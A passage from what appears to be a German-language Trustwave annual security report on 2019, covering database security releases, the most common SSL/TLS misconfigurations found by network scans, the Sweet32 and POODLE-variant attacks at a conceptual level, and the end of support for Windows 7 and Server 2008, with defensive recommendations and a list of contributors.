Microsoft SQL Server: Der Microsoft SQL-Server 2019 wurde am 4.11.2019 veröffentlicht. Die Version führt die T-SQL-Anweisung ADD SENSITIVITY CLASSIFICATION ein, mit der sich Metadaten über die Datensensitivität zu Datenbankspalten hinzufügen, Verbesserungen für die Funktion „Always Encrypted“ ergänzen und einige andere Sicherheitsänderungen implementieren lassen.

Der erweiterte Support für Microsoft SQL Server 2008 R2 Service Pack 3 und Service Pack 4 endete am 09.07.2019.

Der Mainstream-Support für Microsoft SQL-Server 2014 Service Pack 3 endete am 09.07.2019.

Der Service Pack-Support für Microsoft SQL-Server 2016 Service Pack 1 endete am 09.07.2019.

Oracle Database: Oracle Database 19c wurde am 16.01.2019 als Oracle Cloud und am 25.04.2019 zur On-Premises-Installation veröffentlicht. Dieses Release enthält bedeutende Erweiterungen des Sicherheitssubsystems, einschließlich neuer Verschlüsselungsalgorithmen zur Unterstützung der Offline-Tablespace-Verschlüsselung, Verbesserungen des Auditings und der Analyse von Rechteverteilung, Database-Vault-Änderungen u.v.m.

PostgreSQL: PostgreSQL 12 wurde am 3.10.2019 veröffentlicht. Es bietet client- und serverseitige Verschlüsselung für die Authentifizierung über GSSAPI-Schnittstellen und Support für eine Art der Multi-Faktor-Authentifizierung.

NETZWERKSICHERHEIT

Ein weiterer Weg, wie Trustwave auf die Veränderungen in der Bedrohungslandschaft und die Anpassung der Unternehmen an diese reagiert, ist die Überprüfung der Telemetrie von internen und externen Netzwerkschwachstellen-Scansystemen. Diese kontrollieren Server hinsichtlich unsicherer Konfigurationen, die das Angriffsrisiko erhöhen könnten, und bieten einen Einblick in die häufigsten Netzwerkschwachstellen.

Die Zahlen in der nachstehenden Tabelle zeigen den prozentualen Anteil der jeweiligen Schwachstelle von allen dieser Schwachstelle zugeordneten Sicherheitslücken auf. Beispielsweise 3,75 % der im letzten Jahr von Trustwave-Forschern festgestellten Schwachstellen lassen sich auf die „BEAST“-Entdeckung zurückführen.

Top Fünf gefundener Sicherheitsereignisse nach Aufkommen

Aufkommen in 2019	Aufkommen in 2018	Name
3,75 %	4,59 %	SSLv2, SSLv3 und TLS v1.0, anfällig für CBC-Angriffe über gewählten Klartext (BEAST)
3,74 %	2,41 %	SSL-Zertifikat ist nicht vertrauenswürdig
2,58 %	3,26 %	Blockchiffre-Algorithmen mit einer Blockgröße von 64 Bit (wie DES und 3DES), Birthday Attack, bekannt als Sweet32
1,45 %	2,30 %	SSL-Zertifikat Common Name wird nicht validiert
1,01 %	0,88 %	SSL-Zertifikat ist selbstsigniert

Probleme mit SSL

Immer mehr Webseitenbesitzer erkennen, wie wichtig SSL für den gesamten Web-Traffic ist. Ein unsachgemäß konfiguriertes SSL kann jedoch eigene Schwachstellen mit sich bringen. Sicherheitslücken durch die Protokolle SSL und TLS dominierten die nebenstehende Liste der wichtigsten Sicherheitsereignisse im Jahr 2019 und machten vier der fünf Top-Ergebnisse aus. Auffallend ist, dass drei der vier SSL-bezogenen Probleme weniger Schwachstellen im Protokoll betreffen, sondern falsch konfigurierte Zertifikate. Da diese vollständig in den Händen des Server-Eigentümers liegen, empfiehlt Trustwave, dass Server-Administratoren Zertifikate verwenden, die von einer vertrauenswürdigen Behörde ausgestellt wurden und immer auf dem aktuellen Stand sind.

Das unsichere Protokoll der TLS-Version 1.0, das 2018 zu den häufigsten festgestellten Schwachstellen zählte, war 2019 nicht mehr in den Top 25. Zwar stoßen Forscher gelegentlich noch immer auf Server, die unsichere SSL- und TLS-Protokolle unterstützen, doch insgesamt konnten die Trustwave-Scanner in den letzten zwei Jahren einen stetigen Rückgang beobachten. Die hauptsächlich genutzten Browser unterstützen seit Jahren mindestens die TLS-Version 1.1; daher gibt es nur in Ausnahmefällen eine Begründung für die Unterstützung älterer, unsicherer Protokolle.

Bad Birthday

Die einzige andere entdeckte Schwachstelle unter den ersten fünf in der Liste war der Support von Blockchiffre-Algorithmen mit einer Blockgröße von 64 Bit, die für den Sweet32-Angriff anfällig sind. Sweet32 ist eine PoC-Birthday Attack – eine Art kryptographischer Brute-Force-Angriff, basierend auf dem „Birthday-Problem“ in Wahrscheinlichkeitsstudien –, die 2016 von Sicherheitsforschern nachgewiesen wurde. Diese veralteten Blockchiffre-Algorithmen werden nur in einem kleinen Teil von HTTPS-Verbindungen verwendet, und Server-Administratoren sollten den Support zugunsten modernerer Verschlüsselungsverfahren wie AES einstellen.

Rückkehr der Sicherheitslücke POODLE

POODLE (Padding Oracle on Downgraded Legacy Encryption) ist eine 2014 entdeckte schwerwiegende Sicherheitslücke in SSL 3.0 und TLS 1.0. Sie nutzt einen Padding-Oracle-Angriff gegen den Cipher Block Chaining (CBC)-Verschlüsselungsmodus in SSL aus, um ein Session-Cookie zu erfassen und die verschlüsselte SSL-Session zu hijacken. Wir hofften zwar, dass die Sicherheitslücke geschlossen wurde, doch leider entdeckten Forscher 2019 zwei neue verwandte Schwachstellen im neueren Verschlüsselungsprotokoll TLS 1.2.

Die neuen Varianten mit den Bezeichnungen „Zombie-POODLE“ und „GOLDENDOODLE“ betreffen bestimmte TLS-1.2-Implementierungen, die immer noch CBC-Cipher unterstützen. Ein Forscher demonstrierte Zombie-POODLE, indem er eine kleine Änderung an der ursprünglichen POODLE-Technik vornahm und diese für den Angriff auf einen Citrix Load Balancer unter Verwendung von TLS 1.2 im CBC-Modus einsetzte (Citrix hat einen Patch für die zugrundeliegende Schwachstelle veröffentlicht, und jeder sollte ihn schnellstmöglich übernehmen). GOLDENDOODLE ist ein ähnlicher, aber noch effizienterer Angriff, der deutlich weniger Versuche benötigt, um erfolgreich zu sein. Selbst wenn ein Anbieter den ursprünglichen POODLE-Fehler vollständig beseitigt hat, kann er nach wie vor anfällig für GOLDENDOODLE-Angriffe sein. Diese Angriffe ermöglichen es einem Cyberkriminellen, verschlüsselte Datenblöcke neu anzuordnen und über einen Seitenkanal Einblick in Klartextinformationen zu erhalten.


Das Kernproblem besteht darin, dass TLS 1.2 und frühere Protokolle viele ältere Verschlüsselungsmethoden, Hashfunktionen und andere Funktionalitäten unterstützen, die notwendig sind, um älteren Geräten die Verbindung zu ermöglichen, parallel aber auch die Protokolle schwächen und sie anfällig für POODLE-Angriffe machen. Momentan besteht die beste Verteidigung darin, die Unterstützung für CBC-Cipher-Suites in TLS ganz abzuschalten, was nur wenige Clients betreffen dürfte. Im Hinblick auf die Zukunft hat TLS 1.3 die Unterstützung für mehrere unsichere veraltete Funktionen eingestellt. Trotzdem wird es wahrscheinlich noch einige Jahre dauern, bis TLS 1.3 so weit verbreitet ist, dass die meisten Unternehmen den Support für TLS 1.2 und frühere Protokolle sicher einstellen können.

Die Zeit für Windows 7 und Windows Server 2008/2008 R2 ist vorbei

Am 14. Januar 2020 beendete Microsoft den Support von Windows 7, Windows Server 2008 und Windows Server 2008 R2. Demnach stellt Microsoft für diese Betriebssysteme keine Sicherheitspatches oder Feature-Updates mehr zur Verfügung – eine willkommene Gelegenheit für Angreifer.

Das Ende dieser Betriebssysteme erinnert an den End-of-Life-Prozess von Windows XP im Jahr 2014, als sich Unsicherheit und teilweise sogar Panik breitmachten, je näher die Frist rückte. Die Windows-Versionen, deren Support jetzt eingestellt wurde, sind so alt wie damals Windows XP, machen aber noch immer einen erheblichen Anteil der installierten Windows-Basis aus. Laut netmarketshare.com nutzten im Dezember 2019 29,6 % der Desktop- und Laptop-Benutzer Windows 7. Im Vergleich zu 41,1 % zu Beginn des Jahres 2019 zeigt sich, dass die Nutzerbasis ihren Wechsel zu Windows 10 beschleunigt. Nichtsdestotrotz gibt es weiterhin weltweit viele Windows 7-Computer, und Hacker warten nur darauf, sich auf neue Schwachstellen zu stürzen.


RELATIVER MARKTANTEIL VON WINDOWS 7 UND WINDOWS 10 NACH MONAT, LAUT NETMARKETSHARE.COM



Statistiken über die Marktanteile der einzelnen verwendeten Serverbetriebssysteme sind schwierig zu finden, da die meisten nicht direkt über einen Browser auf das Internet zugreifen, was normalerweise die Standardmethode zur Erhebung von Betriebssystemstatistiken ist. Doch im Januar 2018 twitterte Ned Pyle, Principal Program Manager in der Windows Server High Availability und Storage Group, dass der Windows-Server etwa 70 % der Serverbetriebssysteminstallationen ausmachte, davon etwa 40 % auf dem Server 2008/2008 RS.

Die Trustwave-Daten stimmen weitestgehend mit diesen Statistiken überein. Fast 24 % der Windows-Systeme, die der Trustwave-Netzwerkscanner im Jahr 2019 beobachtete, wurden mit einer der End-of-Life-Versionen von Windows betrieben, wobei auf den meisten dieser Systeme entweder Windows Server 2008 R2 (14 %) oder Windows 7 (9 %) lief.

WINDOWS 7/2008/2008 R2



9% Windows 7
14% Windows Server 2008 R2
1% Windows Server 2008
76% Andere Windows-Versionen

In Anbetracht der Sicherheitsrisiken und potentiell hohen Kosten, die mit der Weiternutzung eines nicht unterstützten Betriebssystems verbunden sind, sollten Netzwerkadministratoren veraltete Server, Desktops und Laptops so schnell wie möglich auf unterstützte Windows-Versionen aktualisieren.

Mitwirkende

FAHIM ABBASI

ANAT DAVIDI

PHIL HAY

PAUL HENRY

DIANA LOPERA

ZIV MADOR

BRIAN MCNELLY

RODEL MENDREZ

PRUTHA PARIKH

CAS PURDY

MARTIN RAKHMANOV

ALEX ROTHACKER


KARL SIGLER

JONA TRINIDAD

DENNIS WILSON

TODD WILSON

MARK WHITEHEAD



Trustwave®

WWW.TRUSTWAVE.COM